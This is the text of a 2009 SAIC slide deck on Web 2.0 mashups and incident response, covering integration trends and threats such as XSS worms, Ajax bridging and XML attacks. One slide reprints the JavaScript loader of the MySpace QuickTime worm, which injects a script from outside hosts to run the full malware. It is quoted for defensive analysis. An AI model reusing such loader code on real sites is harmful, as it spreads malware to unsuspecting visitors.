Incident Response Considerations for Mashups

Andrew McDermott and Hart Rossman

July 1, 2009

SAIC®
From Science to Solutions

Agenda

Part 1- Thoughts about Web 2.0

Part 2- Threats and Vulnerabilities

“Amateurs study cryptography; professionals study economics.”
-Allan Schiffman, July 2, 2004

The Convergence of Enterprise Architecture and Web 2.0

Consider the following:

- *Their Web site is bigger than your enterprise!
- Prominent Web 2.0 companies are, themselves, prominent enterprises!
- Whose environment is more hostile?
- Whose organization is best protected legally and has varied options for recourse?
- Who has greater need for speedy deployment of mission-critical applications that bring power to the edge?

* Originally coined by Dare Obasanjo

The Environment

- The philosophy falls into two camps:
  - Enterprise service-oriented architecture (SOA) (potential for mashups)
  - Web 2.0 (public SOA, mashup-rich)
- The development environment fits into the following categories:
  - Public open application programming interfaces (API) (such as Google™ Maps, eBay®, Eventful®, etc.)
  - Public closed APIs (licensed or pay-per-use)
  - Platforms (ESIIL, Zend®, Ning®, Bungee Labs™, QEDWiki, Ajax Desktops)
  - Enterprise (NCES, HF, service-oriented silos, walled gardens)
- The conduit has two planes:
  - Service-oriented applications
  - Application-oriented networks
- Reference technologies incorporated:
  - SOAP/REST
  - AJAX/Javascript®/JSON/JMS®/MOM/RoR™
  - Java™/.NET/AON®
  - RSS/ATOM
  - XML/XMLRPC
  - Messaging/SMS/SMTP/Websphere MQ™
  - Standards: WS-I, WSDL, UDDI

ESIIL = Enterprise Services Integration Interoperability Lab
NCES = net-centric enterprise services
HF = Horizontal Fusion
JSON = JavaScript Object Notation
MOM = message-oriented middleware
SMS = Short Message Service
WS-I = Web Services Interoperability
WSDL = Web Service Definition Language
UDDI = universal description, discovery and integration

Trademark attributions are on slide 20

Eight Core Patterns in Web 2.0

- **Harnessing collective intelligence**

Create an architecture of participation that uses network effects and algorithms to produce software that gets better the more people use it.

- **Data is the next "Intel Inside®"**

Use unique, hard-to-recreate data sources to become the "Intel Inside" for this era in which data has become as important as function.

- **Innovation in assembly**

Build platforms to foster innovation in assembly, where remixing of data and services creates new opportunities and markets.

- **Rich user experiences**

Go beyond traditional Web-page metaphors to deliver rich user experiences combining the best of desktop and online software.

- **Software above the level of a single device**

Create software that spans Internet-connected devices and builds on the growing pervasiveness of online experience.

- **Perpetual beta**

Move away from old models of software development and adoption in favor of online, continuously updated, software as a service (SaaS) models.

- **Leveraging the long yail**

Capture niche markets profitably through the low-cost economics and broad reach enabled by the Internet.

- **Lightweight models and cost-effective scalability**

Use lightweight business- and software-development models to build products and businesses quickly and cost-effectively.

Source: O'Reilly Radar, Web 2.0 Principles and Best Practices by John Musser

Intel Inside is a registered trademark of Intel Corporation in the U.S. and/or other countries.

Scalability and Commoditization: Hardware

Hardware is a commodity that drives certain software development behaviors.

What behaviors does this drive?

- Less valued
  - Elegance in code
  - Software performance beyond hardware compatibility
  - Single system, “scripted” or “macro” solutions
  - Capacity planning
- More focused
  - Plan for failure (network down, hard drive failure, etc.)
  - Plan for rapid scalability
  - Rapid, continuous feature creation (“perpetual beta” mentality)
  - Computational load distribution (client versus server, peer-to-peer, grid)
  - Patch management

Online Platforms

(Netcentric Applications)

- A Level 1 platform's applications run elsewhere and call into the platform via a web services application programming interfaces (API) to draw on data and services -- this is how Flickr® does it.
- A Level 2 platform's applications run elsewhere, but inject functionality into the platform via a plug-in API -- this is how Facebook, Inc., does it. Most likely, a Level 2 platform's applications also call into the platform via a web services API to draw on data and services.
- A Level 3 platform's applications run inside the platform itself -- the platform provides the "runtime environment" within which the application's code runs.

Source: Marc Andreessen, http://blog.pmarca.com/2007/09/the-three-kinds.html

Flickr is a registered trademark of Yahoo! Inc. in the U.S. and/or other countries.

Web 2.0 Impact on Enterprise Integration

User communities have evolved into developer communities … on an enterprise scale

Old

- Developers created applications for user communities
- Requirements implementation was an abstraction (top down)
- Application programming interfaces (API) developers owned the platform
- Work groups created macros to automate workflow
- Non-Internet-driven technology transfer
  - Government→Industry→Consumer

New

- User-created applications
- Requirements implementation is at the point of use (bottom up)
- API developers don't own the platform
- Open-source style of collaboration
- Internet-driven technology
  - Consumer→Industry→Government

Integration Implications

Systems integration is becoming more pervasive in the ecosystem, and the value chain is being extended

- Need to move from service-oriented silos (SOS) to service-oriented enterprise (SOE) and software as a service (SAAS)
- Systems integration, mashups, and mix-ins are synonymous and interchangeable
- Need to design and plan for systems integration (top down) as well as user application mashups (bottom up)
- Lack of, or conflicting, standards across industries and divisional domains artificially inhibit service orientation
- Empowerment of individual developer moves from predictable to unpredictable structures
- Hobbyist and professional have equal impact on the service-oriented architecture (SOA)

What Should Other Practitioners Know


- It’s not only enterprise ready, it’s planetary scale!
- Design for the market, not for the customer (Continuous feature creation coupled with system stability is harder than it looks)
- Spend time learning Web 2.0 design and development patterns. They’re difficult to ingrain, but worth it!
- Web 2.0 is taking open source to a new level and facilitating enterprise adoption
- Having unique data provides value, but ONLY IF you make it accessible– plan to write consumer-grade application programming interfaces
- When making data accessible, it is imperative that you create a layer of aggregate value and offer as a separate service
- You can’t abandon the basics: source code control, infrastructure version control, garbage collection, system configuration and administration, etc.
- This is the future of systems integration (their Web site is bigger than your enterprise), and it’s being accomplished without traditional large-scale integration (LSI)!

Expected Vulnerabilities & Exposures

- Well-known vulnerabilities and flawed implementation practices can be reintroduced
  - Cross-site scripting, buffer overflows, race conditions, object model violations, poor user input validation, poor error handling, etc. …
  - Evolving best practices emphasize “gee-whiz” factor over disciplined coding and information assurance
- Synergy of technologies creates synergy of exposures (compounds existing problems)
  - Rapid promulgation of flawed code
  - Encourages subversive workarounds and ScrapePI
  - Sensitive data aggregation and inadvertent exposure
  - Litigation and ownership issues
  - Non-compliance and incompatibility across the value chain
  - Spyware will be much more effective in social networking environments
  - Feeds become a vector for malware
- Phishing attacks find a sea of opportunities

Netcentric Clipboard

Problem Statement




- Four Windows® Clipboard vulnerabilities since 1999 (source: nvd.nist.gov)
  - CVE-1999-0384 **low**
  - CVE-1999-1452 **high**
  - CVE-2001-1480 **low**
  - CVE-2006-2612 **medium**
- 2,057 cross-site scripting vulnerabilities since 1999 (source nvd.nist.gov)
  - 371 rate **high** in Common Vulnerabilities and Exposures, 159 associated with JavaScript®
  - 3 associated with AJAX
  - 7 associated with XML
- October 2005, MySpace® AJAX worm
- June 2006, Yamanner virus targets Yahoo!® Messenger

Trademark attributions are on slide 20

Cross-Site Scripting (XSS) Worms

- Using a Web site to host the malware code, XSS worms and viruses take control over a Web browser and propagate by forcing it to copy the malware to other locations on the Web to infect others.
- For example, a blog comment laced with malware could snare visitors, commanding their browsers to post additional infectious blog comments.
    - XSS malware payloads could force the browser to send email, transfer money, delete/modify data, hack other Web sites, download illegal content, and many other forms of malicious activity.
- On October 4, 2005, the Samy Worm, the first major worm of its kind, spread by exploiting a persistent Cross-Site Scripting vulnerability in MySpace.com’s personal profile Web page template.



Source Jeremiah Grossman CTO WhiteHat Security
http://www.whitehatsec.com
http://www.whitehatsec.com/downloads/WHXSSThreats.pdf

MySpace Quicktime Worm

- MySpace allows users to embed movies and other multimedia into their user profiles.
- Apple's Quicktime® movies have a feature known as HREF tracks, which allow users to embed a URL into an interactive movie.
- The attacker inserted malicious JavaScript® into this Quicktime feature so that when the movie is played the malicious code is executed.

```
javascript:

void((
function() {
   //create a new SCRIPT tag
   var e=window.document.createElement('script');
   var ll=new Array();
   ll[0]='http://www.daviddraftsystem.com/images/';
   ll[1]='http://www.tm-group.co.uk/images/';

   //Randomly select a host that is serving the full code of the malware
   var lll=ll[Math.floor(2*(Math.random()%1))];
   //set the SRC attribute to the remote site
   e.setAttribute('src',lll+'js.js');
   //append the SCRIPT tag to the current document. The current document would be whatever webpage
   //contains the embedded movie, in this case, a MySpace profile page. This causes the full code of the malware to execute.
   window.document.body.appendChild(e);
})
```

Source code from BurntPickle http://www.myspace.com/burntpickle)
Comments and formatting by SPI Dynamics (http://www.spidynamics.com)

Courtesy: Steve Orrin, Intel Corp.

Trademark attributions are on slide 20

AJAX Vulnerabilities: Ajax Bridging

- The host can provide a Web service that acts as a proxy to forward traffic between the JavaScript® running on the client and the third-party site.
  - A bridge could be considered a “Web service to Web service” connection.
  - Microsoft Corporation’s “Atlas,” provide support for Ajax bridging.
  - Custom solutions using PHP or Common Gateway Interfaces (CGI) programs can also provide bridging.
- An Ajax bridge can connect to any Web service on any host using protocols such as:
  - SOAP and REST
  - Custom Web services
  - Arbitrary Web resources such as RSS feeds, HTML, Flash, or even binary content.
- An attacker can send malicious requests through the Ajax bridge as well as take advantage of elevated privileges often given to the bridge‘s original target.

Source: Billy Hoffman Lead Security Researcher
for SPI Dynamics (www.spidynamics.com)

Courtesy: Steve Orrin, Intel Corp.

JavaScript is a registered trademark of Sun Microsystems, Inc. in the U.S. and/or other countries.

AJAX Vulnerabilities: Repudiation of Requests and Cross-Site Scripting

- Browser requests and Ajax engine requests look identical.
  - Servers are incapable of discerning a request made by JavaScript® and a request made in response to a user action
  - Very difficult for an individual to prove that they did not do a certain action
  - JavaScript can make a request for a resource using Ajax that occurs in the background without the user's knowledge
    - The browser will automatically add the necessary authentication or state-keeping information, such as cookies, to the request
  - JavaScript code can then access the response to this hidden request and then send more requests
- This expanded JavaScript functionality increases the damage of a cross-site scripting (XSS) attack.

Source: Billy Hoffman Lead Security Researcher
for SPI Dynamics (www.spidynamics.com)

Courtesy: Steve Orrin, Intel Corp.

JavaScript is a registered trademark of Sun Microsystems, Inc. in the U.S. and/or other countries.

SAIC®
From Science to Solutions

Highlights From RSA 2009

In the session, titled "XML Attacks and Prevention in a Web 2.0 World," Soderling and Orrin will demonstrate XML bombs researched in association with research with the Center for Advanced Defense Studies. Examples include

- RSS attack: The attacker injects attack code into a site's RSS feed, which is delivered through the application programming interfaces (API) to client machines requesting information from the site.
- Entity expansion attack: The attacker creates an XML request process that refers back to itself, creating an endless loop that causes the targeted server to stop responding to other requests.
- XPath injection: The attacker uses a language, XML Path Language, known as XPath, to inject queries through an API in order to view other users' data (such as account numbers).

Source: http://www.newsguide.us/technology/internet/Peter-Soderling-and-Steve-Orrin-to-Demonstrate-New-Cloud-Security-Breaches-at-RSA-Conference-2009/

Twitter Cross-Site Scripting Worm

- Similar to Myspace Samy worm in execution
  - One iteration of the Mikeyy worm used an URL redirector, which logged over 18,000 clicks by Twitter® users
- Created by a competitor to plug his own site
- Confined to Twitter, but future worms could attack user's computers, spread to other systems and social networks

Source: http://www.securityfocus.com/brief/945
http://www.f-secure.com/weblog/archives/00001654.html

Twitter is a registered trademark of Twitter, Inc. in the U.S. and/or other countries.

Incident Response Concerns

- Limited visibility and control over affected components
- Chain of custody and provenance of evidence becomes murky
- Web 2.0 entities may not have formal incident response capabilities (teams or process)
- Incident response is likely to involve user-generated content and, therefore, “users”

Trademark Attributions

AON is a registered trademark of Aon Corporation in the U.S. and/or other countries.

Bungee Labs is a trademark of Bungee Labs, Inc in the U.S. and/or other countries.

eBay is a registered trademark of eBay Inc. In the U.S. and/or other countries.

Eventful is a registered trademark of Eventful, Inc. In the U.S. and/or other countries.

Google is a trademark of Google Inc in the U.S. and/or other countries.

Java and JavaScript are trademarks or registered trademarks of Sun Microsystems, Inc. in the U.S. and/or other countries.

JMS is a registered trademark of Smith MicroSoftware, Inc in the U.S. and/or other countries.

MySpace is a registered trademark of MySpace, Inc. in the U.S. and/or other countries.

Ning is a registered trademark of NING, Inc. in the U.S. and/or other countries.

Quicktime is a registered trademark of Apple Inc. in the U.S. and/or other countries.

RoR is a trademark of Conversive, Inc. in the U.S. and/or other countries.

Windows is a registered trademark of Microsoft Corporation in the U.S. and/or other countries.

Yahoo! Is a registered trademark of Yahoo! Inc. in the U.S. and/or other countries.

Zend is a registered trademark of Zend Technologies, Ltd. In the U.S. and/or other countries.